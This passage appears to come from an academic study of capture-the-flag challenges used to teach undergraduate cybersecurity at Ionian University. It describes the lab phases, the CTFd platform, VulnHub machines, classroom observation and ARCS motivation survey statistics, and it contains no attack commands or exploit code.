PBL and CBL are usually embedded as approaches to CTF challenges that result in engaging learning experiences and the introduction of gamification elements such as reward systems (Larkin & Richardson, 2013; Margetson, 1994; Norman & Schmidt, 2000; Camacho & Christiansen, 2018). Designing and constructing personalized challenges is an active learning approach that is more promising from simply digesting course content (Bruckman, 1998; Papert & Harel, 1991). The lack of experience of students in terms of technical skills in academia often reveals major problems during the learning curve (Cheung et al., 2012; Tobey, 2015). In the context of each course, educational material and instructional methods have to be converted and updated, depending on the topics and the background knowledge of the participants (Hendrix et al., 2016). In Figure 3.3, the importance of presenting challenges to students is presented to improve the learning process and learning outcomes.




Figure 3.3: Proposed learning flow.

The instructions were mostly supportive to facilitate the process for students to bypass issues that might derive from lack of background knowledge and experience. More specifically, in this study, CTF challenges were used to introduce the educational context of the official academic curriculum. Participants were exposed to the challenges and expected to learn from practice while trying to find an appropriate solution to the presented problems. Furthermore, participants were expected to be able to execute real-world exploits and discover vulnerabilities that match existing past incidents and real-world cases. The ARCS motivation model (Keller, 1987) was also included to analyze the outcomes of this approach in terms of perceived learning and method acceptance in other courses as well.

Building Block 5: Evaluation using observational and quantitative research. For the evaluation of the method, qualitative and quantitative research was conducted. Qualitative research included naturalistic observation research, using a rubric to collect behavior actions of the participants. An external observer recorded those actions using pencil and paper without using any personal data. The qualitative research was conducted to observe participants' behavior and responses during a 5-week lab.

Students were informed and explicitly consented to the use of the in-class observations for research purposes. The observation method and the timeline were not further discussed, and the students were asked to behave naturally, informing them that specific questionnaires will be distributed afterwards without collecting any personal data. The students were informed that this lab was ex-

perimental and was still under construction, highlighting that their contribution will further enhance the specific approach. The observation was centered on event sampling (Reis & Gable, 2000; Irwin & Bushnell, 1980), which means that specific behaviors were recorded when they occurred and nothing else before or afterward. Data collection was carried out using printed reports which were maintained by an external observer using detached observation (Whitehead & Whitehead, 2016). No personal data were collected such as names, age, or gender, and therefore the anonymity of the dataset was guaranteed. Regarding classroom observations, guidelines for the research methodology (Ferguson, Yonge, & Myrick, 2004; Barnard, 1998), as well as rules related to privacy protection and data handling, such as Regulation (EU) 2016/679 (GDPR) were also taken into account. Finally, participation was voluntary, and students were not required to attend the specific lab. Quantitative research was conducted to collect responses regarding the ARCS model regarding the levels of attention, relevance, confidence, and satisfaction.

Self-directed learning attributes were introduced by presenting guidelines that participants needed to follow to solve the challenges. In this case, through a preengagement survey, feedback and the participants' acceptance were collected along with their personal characteristics such as background knowledge or motivational criteria. Before designing the proposed learning method, a need analysis was performed to identify the motivations of the participants. The goal of this survey was also to increase the interest in the proposed learning method.

3.3.2 A Virtual Cybersecurity Learning Environment based on CTF Challenges

The experiment was conducted in undergraduate students from the Department of Informatics of Ionian University, Corfu, Greece, and most of them did not have significant experience or strong background knowledge in cybersecurity. Before starting the experiment, a preengagement survey was distributed. The number of participants in the preengagement survey was 32 students, and for the observation research during the lab experiment the number was 25 to 30 students. Since the lab was optional, the number of participants was differentiated each week. After completion of the learning phase and observation

research, a final survey was conducted to obtain feedback from the participants and used the ARCS model to verify that the model is appropriate and applicable to this approach.

Pre-engagement Survey. User profiling is important to create personalized learning experiences, adaptive systems, intelligent tutoring systems, recommender systems, intelligent e-commerce approaches, and knowledge management systems (Brusilovsky & Millán, 2007; Schiaffino & Amandi, 2009; Poo, Chng, & Goh, 2003; Wang et al., 2006; Gauch, Speretta, Chandramouli, & Micarelli, 2007). To be effective in terms of learning outcomes, specific directive instruction material must be carefully organized and embedded in the learning process (Greitzer et al., 2007). Virtual labs could be used as a virtual learning environment (Karlov, 2016), for students to acquire the appropriate technical skills (Gilberg, 2006). The main objective of this questionnaire was to increase engagement and understand the needs, interests, and characteristics of the participants towards a more focused learning experience. The participants recognized the importance of adaptiveness and the personalized learning experience and really appreciated the idea of presenting the educational context through CTF challenges. Most of the answers to the pre-engagement survey ($n = 32$) were mainly affiliated with students from Ionian University.

From the responses, the participants found the prospect of maintaining realistic challenges very interesting. Specifically, the following statement was declared: “Some examples of everyday life problems and a platform which will give me theoretical basic knowledge through tests and exercises”. Positive attitude was expressed on gamification elements, although not specific details were presented on how to achieve this. Some of the participants indicated negative feedback regarding game-based approaches and specifically the following statements were expressed: “There is a difference between a game and educational context. I prefer an environment that will help me understand simple things even if I don’t know anything about cybersecurity, but don’t use a game, because the context might be misleading”. Most of the participants ($n=23$) seemed to be interested in actively participating in the creation of various scenarios and contributing to the improvement of the proposed approach (Figure 3.4). Some participants’ statements were the following: “Please contact me for further information as I’m interested in dealing with this kind of topics” /

“I’m interested in that” / “Of course I will provide any necessary help in topics related to cybersecurity” / “Cool” / “I won’t be able to participate in the development during summer”. The participants responded positively to maintain future communication and collaboration with us, while most of the participants were positive in volunteering in every aspect of development, deployment or expanding the proposed approach to create their own CTF challenges.

3.3.3 Lab and Experiment

After collecting data on the profiles of the participants, the lab experiment and teaching methodology were divided into phases, depicted in 3.4. The figure represents the proposed approach for adding content during the labs, steadily increasing or decreasing the educational and instructive material in contrary to hands-on practice, homework assignments, and black-box challenges. As shown in Figure 3.4, instructions were important at the beginning for the students to get familiar with fundamental concepts such as virtualization technologies and basic security topics. As an extra step, it was decided to introduce home assignments for students to practice and included black-box challenges to test their skills and increase competitiveness. The learning phase extended the training sessions using the CTF challenges, providing hands-on practice together with educational content to enhance the learning process and provide the connection to the theoretical concepts. The experiment was primarily focused on the student’s perspective of accepting this method as an engaging learning experience in cybersecurity and other IT topics as well. The instructions included instructions for setting up a virtual lab, using virtualization technologies, and providing fundamental steps related to topics such as vulnerability scanning, information gathering, and exploitation, among others.

Phase 1: Instructions. Basic instructions were given on the purpose of the lab, as well as basic commands and information related to the infrastructure and CTF challenges.

Phase 2: Learning Phase. Students followed the appropriate guidelines to solve the challenges, and some challenges were given for homework. During the learning process, observational research was conducted and afterwards a questionnaire was presented to the students to express their opinion regarding the approach. The selected challenges were chosen to be easy to deploy and




Figure 3.4: Time spent for each week on each phase (Instructions, Learning, Assignment, Black-box Challenges).

for the students to clearly understand basic technical aspects such as networks, databases, and cybersecurity topics, following specific guidelines. In Figure 3.5 the main interface of the CTF platform is presented along with the challenges namely (i) Mr-Robot: 1⁶⁰, and (ii) The Necromancer⁶¹. The platform which was used was CTFd⁶², and the selected CTF challenges were adopted to this platform, by extending and increasing the number of flags for each challenge and by providing more details for each step.

The outcome was the use of the CTF challenges for learning purposes, presenting step-by-step guidelines and integrating the educational context into the platform itself. Each challenge was separated into multiple goals and sub-goals, to enhance the educational impact. In each step, various information and learning content was presented to the participants. Although CTF challenges are typically used to evaluate the skills of participants and test their abilities, in this setting, an educational context was presented along with step-by-step guidelines. More importantly, educational context other than cybersecurity was also presented for participants to acquire fundamental technical skills. Such skills included, among others, familiarity with Web infrastructure, networks, databases, and operating systems. As a result, the required number of flags was increased to enhance and stabilize the learning curve. In this setting, the instructor acted as a facilitator, while attributes such as collaborative learning

⁶⁰<https://www.vulnhub.com/entry/mr-robot-1,151/>

⁶¹<https://www.vulnhub.com/entry/the-necromancer-1,154/>

⁶²<https://ctfd.io/>




Figure 3.5: The main interface of the CTFd in combination with the CTF challenges.

and self-directed learning began to appear. During the learning phase, observation research was conducted, focusing on the behavior of the participants.

Information from the pre-questionnaire was also taken into consideration regarding the properties and learning needs of the participants. For example, information was collected about participants' confidence in specific topics such as programming, data structures, web infrastructure, and mathematical background, among others. The purpose of the learning phase was to help students understand the relevance between the complex theoretical concepts, and allow them to create their own knowledge interconnections. During this process, it is important that students correlate practical skills with theoretical concepts and become familiar with the related software tools and components.

To conduct the learning phase, a variety of challenges implemented (Perrone & Romano, 2017a) such as Metasploitable⁶³, DVWA⁶⁴ and Webgoat⁶⁵ among others. In this case, the challenges used are presented in Table 3.18. The selected challenges are mostly focused on specific topics and usually include

⁶³<https://sourceforge.net/projects/metasploitable/>

⁶⁴<https://dvwa.co.uk/>

⁶⁵<https://owasp.org/www-project-webgoat/>

storytelling elements while maintaining fast-paced learning experiences. Figure 3.6 presents the immersive context of a specific CTF challenge (Mr. Robot: 1). Through this task, the participants got familiar with the Web infrastructure and with basic concepts of networking. Details regarding the total progress for each challenge are presented in Table 3.18, as well as limitations in terms of insufficient guidelines, limited time, and other various issues which prohibited or differentiated the expected process.

Table 3.18: Details and topics or attributes presented from the selected CTF challenges.

Challenge	Progress	Topics	Limitations
JIS CTF	+++++	[1][2][3][4]	Insufficient walk-through
RickdiculouslyEasy	+++++	[1][2][3][4][8]	No serious issues
The Necromancer	++	[1][2][4][7][8][9][10][11]	Virtual machine has to be deployed independently
Web Developer	+++++	[1][2][3][5][7]	Outdated guidelines, WordPress plugin has been removed
Mr. Robot1	+++++	[1][2][3][7][4][3][10]	Limited Time
Basic Penetration Testing	+++++	[1][9][11]	No serious issues

Topics: [1] Network Enumeration, [2] Directory Enumeration, [3] Web Services, [4] Reverse Shell, [5] Password Attacks, [6] Packet Analysis, [7] Privilege Escalation, [8] Network Tools, [9] Forensics, [10] Metasploit/Searchsploit, [11] Privilege enumeration, [12] Storytelling Elements

The participants used KALI Linux to find solutions to the challenge. CTF challenges can be deployed locally or as a centralized service to the local network. In each case, there are specific advantages and disadvantages that apply differently to each CTF challenge. Most of the CTF challenges were deployed locally on participants' computers. For example, participants, after opening a web service using their browser, were introduced to the story, having the ability to interact with the virtual system and the web service (Figure 3.6). The storytelling elements of this challenge derive from the TV series of Mr. Robot⁶⁶.

The learning process begins with the presentation of the topics, a set of directions, and the upcoming learning outcomes. Subsequently, the students worked on solving the proposed challenges following a set of guidelines to complete the challenges. Each challenge included specific subgoals that must be fulfilled to reach the final goal.

⁶⁶<https://www.imdb.com/title/tt4158110/>




Figure 3.6: Multimedia content and storytelling elements from Mr. Robot: 1.

Phase 3: Assignments. To improve learning outcomes, assignments were distributed to participants, since this method incorporates self-directed learning capabilities. The main purpose of this process was for participants to have sufficient time to discover and analyze the tasks thoroughly and collaborate to find the solutions. To achieve better results, it was important for the participants to improve problem-solving skills as well as to improve the solutions through collaboration and self-discovery. As an extra task, participants were asked to create their own guidelines, explaining most of the subtasks and commands they executed. As a result, participants had to construct their own knowledge and provide a concrete and detailed guideline for solving the challenges, as well as to present different aspects and approaches for each incident, proposing methods for improving the security of the systems.

Phase 4: Black-Box Challenges/CTF Event and Assessment. After the alignment of the learning phase (duration: 5 weeks, 2 hours/week), the CTF challenges were deployed as an event/tournament. Customized CTF challenges were used as an assessment tool, and an assessment was performed based on a 2-day event. The purpose of this event was to evaluate the effectiveness of the proposed learning method and the learning outcomes, increasing the engage-

ment levels. Through this approach, it was possible to monitor and evaluate the progress of each student, however, the scoreboard was not taken into consideration as an official assessment method. In this phase, the participants were mostly undergraduate students of the seventh semester of the Department of Informatics of the Ionian University, Corfu, Greece. The scoreboard with the nine highest ranking scores is presented in Figure 3.7. Four participants outside the official academic curriculum participated in the final competition and expressed interest in participating in the future as well. Their participation was not included in the research; however, it is useful to mention, as it indicates that people outside of academia may also be interested in such approaches. From the scoreboard, it was discovered that there were 3 major groups of participants regarding their skills:

- The first group included participants who scored higher than others.
- The second group included participants who had medium scores.
- The last group included participants who scored lower than the others or had no activity.

Participants who did not have any previous experience on CTF challenges had specific problems on how to correctly submit the flags and understand the process. For beginner-level participants, it was time consuming to effectively search for any support from Google and for further directions. Most of the students were inevitable confused on how to proceed, as they did not have similar experience in the past. However, they acquired enough familiarity and started submitting flags afterwards.

Using the scoreboard from FBCTF platform and the extracted game logs, the instructor/facilitator could monitor the progress of each participant and offer additional support when necessary. Details from the logs include failed and successful submissions, categories that the participant is mostly familiar with, and the total progress. Such details could help the educators better manage the learning process and extract meaningful statistics for each participant.



Figure 3.7: Scoreboard from CTF challenge - Event-Based CTF using FBCTF.

3.3.4 Qualitative Research Results - Naturalistic Observation Research

Through naturalistic observation, information was collected on specific behavior actions. Regarding the skills of the students, the participants were again separated into 3 different groups, depending on their skills and performance. This was the result of a quick set of questions regarding their familiarity with UNIX systems, networks, coding, and other fundamental IT topics. The first group included participants who did not have specific IT skills, while the second group indicated participants with significant and basic knowledge of fundamental IT topics. The third group included participants with expert-level skills in programming, networks, databases, and the IT infrastructure. The number of participants is also presented in Table 3.19 and the different colors indicate the level of skills of the participants (low, medium, high).

The level of participation was determined based on the preengagement survey, as well as observations in the classroom. The skill level of each participant was also compared to the scoreboard (Figure 3.7). It seems that the most

Table 3.19: Behavioral responses during the lab (5 week duration)

Responses	Week 1	Week 2	Week 3	Week 4	Week 5
Fun [1]	1 2 1	4 2 3	3 3 2	5 4 5	2 1 4
Teaching [2]		1	1 2	1 1 2	3 2 3
Collaboration [3]	1 1 2	3 2 2	4 2 4	4 4 3	2 5 5
Theory [4]	2	2 1 3	1 2	1 3 4	1 5 6
New knowledge [5]	2 1 4	4 3 2	1 2 1	1 3	2 4
Participants [6]	12 10 7	8 9 6	4 8 7	9 6 7	8 7 6
Customization [7]			1	1 2	1 1 2
Questions [8]	9 7 9	14 8 4	5 7 5	7 4 4	6 4 7
Free Lab [9]	7 6 4	7 5 6	4 5 5	5 2 7	2 3 6

No participants per skill level: — **L**: Low level **M**: Medium level **H**: High level

appropriate method for extracting valuable information was probably to collect empirical data using observation research, since the collected data indicate the behavior of the participants during the learning process. The observation matrix is a sample of an evaluation rubric, which maintains much information about the potential of the proposed approach. This was a constructed observation, which means that only specific behaviors were observed and monitored, without collecting any personal data.

The observation was carried out without using any monitoring devices, to comply with data privacy protection rules, such as Regulation (EU) 2016/679. Specific actions (Table 3.19) indicated the following aspects of behavior:

Fun [1]: Fun is considered as actions related to happiness and entertainment derived from the social-emotional interaction process (Bisson & Luckner, 1996), such as smiling or speaking out loud or showing enthusiasm.

Teaching - An Unsupervised Collaborative Action [2]: This action indicates the will to present a constructed and specific collaboration action, in which the participant attempts to explain the method or issue to other participants.

Collaboration [3]: This action indicates the collaboration of participants to complete a simple task or a set of tasks (Dillenbourg, 1999; Peters & Armstrong, 1998).

Theory [4]: Participants mentioned the connection of specific action or a set of actions with various theoretical aspects (Wolffe & McMullen, 1995).

New Knowledge - Perceived Learning in Constructivism [5]: Participants are usually overconfident in their background knowledge and easily make simple mistakes. Therefore, there is a high level of perceived learning, since students are familiar with the topic and their mistakes push them to engage further with the related topics (Wolffe & McMullen, 1995; Peters & Armstrong, 1998).

Participants [6]: This indicator presents the number of participants for each week.

Customization [7]: This represents behavior related to the intention of participants to set their own challenges or customize the process according to their own perspective.

Questions [8]: The number of questions that have a strong relationship with the main topics.

Free Lab - The Intention of Students to Participate in an Optional Lab [9]: An additional optional lab was hosted. This represents the high level of student engagement since it is self-driven action to participate in a lab outside of the academic curriculum.

3.3.5 Quantitative Research Results - ARCS

Specific attributes derived from the ARCS motivation model (Keller, 1987) were used to extract results related to perceived learning. Most of the answers indicated sufficient reliability levels, as presented in the reliability check (Table 3.20). The results are not determined due to the small number of the questionnaire's answers; however, in this section the applicability of the ARCS model was tested.

The following statement evaluates this assumption, since perceived learning indicated a high correlation. PER05 - "I can learn, acquire skills, and knowledge during this process". Specifically, attention variables indicated high and positive correlation, taking into account the high score for perceived learning.

High rates in metrics of relevance, perceived learning and high confidence. Participants had difficulty understanding the impact of the learning process on other IT topics. As a result, the constructs of satisfaction, perceived learning, and acceptance of this method were affected with respect to other courses (Table 3.9). The construct of relevance indicated significant posi-

Table 3.20: Reliability check for each construct

Construct	<i>Cronbach's Alpha</i>
Attention	.91
Relevance	.72
Confidence	.87
Satisfaction	.95
Perceived Learning	.78
Self-Directed Learning	.76
Assessment Capabilities	.75
Acceptance in other Courses	.72

tive correlation with the construct of confidence ($p=0.001$, Pearson Correlation: 0.79). The scenarios were able to highlight relevant topics, an important attribute for participants to feel comfortable with the context.

Table 3.21: Bi-variate correlation between Relevance and other constructs

Relevance	Satisfaction	Relevance	Perceived Learning
Pearson Correlation	.49	Pearson Correlation	.59
Sig. (2-tailed)	0.090	Sig. (2-tailed)	0.033

Relevance	Acceptance in other Courses
Pearson Correlation	.34
Sig. (2-tailed)	0.256

For the participants to better follow the learning process, more attributes and subgoals need to be integrated to further introduce other topics to them. Since the cybersecurity context is of high complexity, participants usually have problems acquiring and understanding the required context regarding related topics.

The importance of the confidence factor. Confidence is an important principle that enables participants to continue and to finish tasks. Confidence indicates a positive correlation of 0.79 with perceived learning ($p = 0.01$).

High satisfaction and acceptance. Satisfaction along with the attention construct scored higher than any other element regarding positive effects on perceived learning. Pearson correlation scored higher than 0.64 and p-value less than 0.20 and attributes such as satisfaction seem to be very important for the learning process. The statement that encapsulates this aspect is the following: “Excited (Satisfaction construct) - I can learn and gain skills and knowledge during this process (Perceived learning construct)”. Satisfaction

indicates a correlation towards the acceptance of this method in other courses as well. The following statements indicate this connection: “I would like to use similar methods in other courses / It would be nice to create scenarios like these in other courses”.

High Scores in Perceived Learning. Participants scored perceived learning quite high, 86.15%. The mean values for every variable of the perceived learning construct are presented in Figure 3.8.




Figure 3.8: Perceived learning - Mean Scores

Self-directed learning. Self-directed learning elements scored high (83%); however, a sufficient correlation with other constructs was not identified. An updated version of this approach must be developed that focuses on the elements of self-directed learning capabilities.

Usage of CTF challenges as an assessment method. The most difficult aspect of this approach is determining a correlation with the official academic curriculum. Most of the students were able to correlate this learning process with skills and knowledge acquisition. Students did not realize how and if such experience will help them achieve better grades. Many participants mentioned that the acquired skills and knowledge were very important, but most of the times the context of other courses is theoretical. Therefore, during the learning process, it is important to enhance the connection to the theoretical concepts by presenting educational context.

3.3.6 Discussion on the Empirical Data

This section presents the conclusive results and challenges or potential issues that arise through the experiment. A high number of students were enrolled in the course, showing a significant difference in terms of total participation, compared to the number of participants last year (Table 3.22). The number of total hits in the specific course during May 2019 was 3876, compared to May 2018 of 2179. The number of course registrations during 2019 was 69, compared to only 25 registrations in 2018. Therefore, students were more active during the academic semester of 2019 and, even if a few other reasons could have affected this result, such metrics are important indicators of high engagement and interest in the proposed method. Furthermore, such numbers highlight the student’s preference to engage in hands-on practice and better understand technical topics.

Table 3.22: Number of Hits and Registrations of the course for 2018 and 2019

Month/Year	03/2018	03/2019	Month/Year	04/2018	04/2019
N. of Hits	2179	3876	N. of Hits	1605	2533
Duration	88.5	128.9	Duration	65.8	119.1
Year			2018	2019	
Registrations			25	69	


Bivariate correlations indicate that the attention and satisfaction constructs are highly correlated with the perceived learning constructs (Figure 3.9). More specifically, satisfaction and perceived learning constructs indicated a high correlation (8 of 11 statements indicate a Pearson correlation greater than 0.70 with Sig. (2-tailed) less than 0.08).

Many participants mentioned that they would accept CTF challenges as an official evaluation and assessment method. The bivariate correlation indicates that the constructs of attention and satisfaction are highly correlated with the construct of perceived learning (Figure 3.10). More specifically, the motivational concepts referring to satisfaction and perceived learning indicated high correlation (8 of 11 statements indicate a Pearson correlation greater than 0.70 with Sig.(2-tailed) lower than 0.08).

The results highlight the importance of satisfaction towards the construct of

Correlations

		ATT01	ATT02	ATT03	ATT04	ATT07	ATT08	ATT11	PER05
ATT01	Pearson Correlation	1.00	.13	.72	.83	.44	.75	.73	.73
	Sig. (2-tailed)		.668	.006	.000	.136	.003	.005	.004
	N	13	13	13	13	13	13	13	13
ATT02	Pearson Correlation	.13	1.00	.22	.44	.68	.36	.47	.64
	Sig. (2-tailed)	.668		.477	.135	.010	.231	.105	.019
	N	13	13	13	13	13	13	13	13
ATT03	Pearson Correlation	.72	.22	1.00	.64	.31	.79	.83	.82
	Sig. (2-tailed)	.006	.477		.020	.299	.001	.000	.001
	N	13	13	13	13	13	13	13	13
ATT04	Pearson Correlation	.83	.44	.64	1.00	.39	.84	.74	.83
	Sig. (2-tailed)	.000	.135	.020		.190	.000	.004	.001
	N	13	13	13	13	13	13	13	13
ATT07	Pearson Correlation	.44	.68	.31	.39	1.00	.37	.50	.58
	Sig. (2-tailed)	.136	.010	.299	.190		.209	.079	.038
	N	13	13	13	13	13	13	13	13
